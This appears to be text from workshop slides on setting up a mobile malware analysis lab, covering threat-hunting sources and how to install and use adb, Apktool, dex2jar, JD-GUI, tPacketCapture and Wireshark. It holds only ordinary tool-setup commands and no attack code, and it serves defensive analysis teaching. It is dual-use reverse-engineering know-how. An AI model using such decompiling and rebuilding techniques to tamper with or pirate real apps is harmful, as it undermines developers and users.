
- ✓ Smaller repository, but free!
- ✓ Can search by file type
- ✓ Great for independent research; may not find anything particularly new/newseworthy



Threat Hunting

- ✓ Google Alerts / RSS feeds (usually only reveals known families)
- ✓ Parsing / trolling Twitter for potential campaigns
- ✓ 3P app stores
- ✓ Google Play or iTunes for “U”-shaped review patterns or extraneous functionality
- ✓ APKPure to download Google Play apps (** sketchy. Only download to your red phone) - <https://apkpure.com>

Building Your Malware Analysis Lab



Creating the Virtual Machine

The tools we'll be learning today are very usable in macOS or Windows. However, for the sake of maintaining a bit of a "hackerbox", we're going to use them within a virtual machine image. This also helps us avoid dependency and set-up issues across various OS versions.

The instructions for installing these tools are included, *just* in case you'd like to set up your own Android hacking machine at home.

Creating the Virtual Machine

1. Download the image here
2. File > Import Appliance (VirtualBox) or File > Import (VMWare)
3. Congratulations! You now have a virtual machine 

Mobile Malware Analysis Lab Components


- ✓ Command Line
- ✓ Disassembly Tool
- ✓ Code Editor
- ✓ Network Traffic Analyzer
- ✓ Decompilation Tool
- ✓ Emulator/Device
- ✓ Android Debug Bridge (ADB)

ADB (Android Debug Bridge)

```
$ sudo apt-get install adb #Debian  
$ sudo yum install android-tools #Fedora/SUSE
```

adb interacts with devices, emulators to give a shell, read logs, etc.
Incredibly important for working with samples - especially those that may be packed/obfuscated!

Thoughts on Emulators

I'm not a fan (for malware analysis). 
A *lot* of samples use emulator evasion techniques to hide their malicious activity.

You don't need a fancy Android device; it doesn't even *need* to be a phone! My personal red device was \$50CAD. (So like \$37USD) 

But, they can be handy for a quick look at what an app may be doing.

Working with Android Debug Bridge

Download from your connected device via adb

```
$ adb pull [REMOTE] [LOCAL]
```

Install apk to device

```
$ adb install package.apk
```

Getting an Interactive Shell

```
$ adb devices # list all devices on your computer  
$ adb -s DEVICE_ID shell # start an interactive shell for DEVICE_ID
```



APKTool

Apktool is a handy application that allows us to decompile an APK and view the *SMALI* files packaged within. Decompiling the app with Apktool will also allow us to view *AndroidManifest.xml* for a basic understanding of what an app is doing, as well as areas where permissions may be over-granted.

If you want to make changes to a decompiled application, you can use Apktool to re-build the app as well. We won't be doing that in today's workshop, but it's useful for future reversing projects.

- ✓ DEX (binary Dalvik bytecode) → **smali**
(human readable)

```
wget https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool.bat

wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.3.3.jar

mv apktool_2.3.3.jar apktool

sudo mv apktool.jar /usr/local/bin
sudo mv apktool /usr/local/bin
sudo chmod +x /usr/local/bin/apktool.jar
sudo chmod +x /usr/local/bin/apktool
```

<https://ibotpeaches.github.io/Apktool/>

dex2jar

Dex2Jar will allow us to convert classes.dex, the Dalvik Executable, to readable .class files. For ART apps where the dex files are converted to OAT files, we can still extract the .dex files and convert to .class. Once we have .class files for each of the, well, classes in the app, we'll use JD-GUI to view them.

- ✓ Converts .dex files to .class files and packages them into a jar.
- ✓ Necessary step for analysis in JD-GUI

```
$ git clone https://github.com/pxb1988/dex2jar.git
```

<https://github.com/pxb1988/dex2jar>

JDGUİ

- ✓ Decompiler
- ✓ Displays a somewhat accurate representation of the .class files converted by Dex2Jar



[jd-gui-0.3.5.linux.i686.tar.gz](#)

Size : 1.1 MB

MD5 checksum : 3E82FFCB98508971D96150CF57837B13



[jd-gui-0.3.5.osx.i686.dmg](#)

Size : 1.5 MB

MD5 checksum : 203605F4B264294E7861D4538E2BC9EA



[jd-gui-0.3.6.windows.zip](#)

Size : 770 KB

MD5 checksum : AC391B87FBEB6A10C17EEE5BF085EB37


```
$ wget  
https://github.com/java-decompiler/jd-gui/releases/download/v1.4.0/jd-gui\_1.4.0-0\_all.deb  
$ sudo dpkg -i jd-gui_x.x.x-x_all.deb
```

<https://github.com/java-decompiler/jd-gui>

tPacketCapture



- ✓ Packet capturing without root!
- ✓ Saves captured data as a pcap
- ✓ Once captured, you can grab from your phone with adb



Photos from Google Play Store

<https://play.google.com/store/apps/details?id=jp.co.taosoftware.android.packetcapture&hl=en>



Wireshark

- ✓ Network protocol analyzer
- ✓ Very handy for seeing what's happening with requests to/from a C2 server
- ✓ Can export objects sent/received and captured by the pcap

```
$ sudo apt-get install wireshark
```

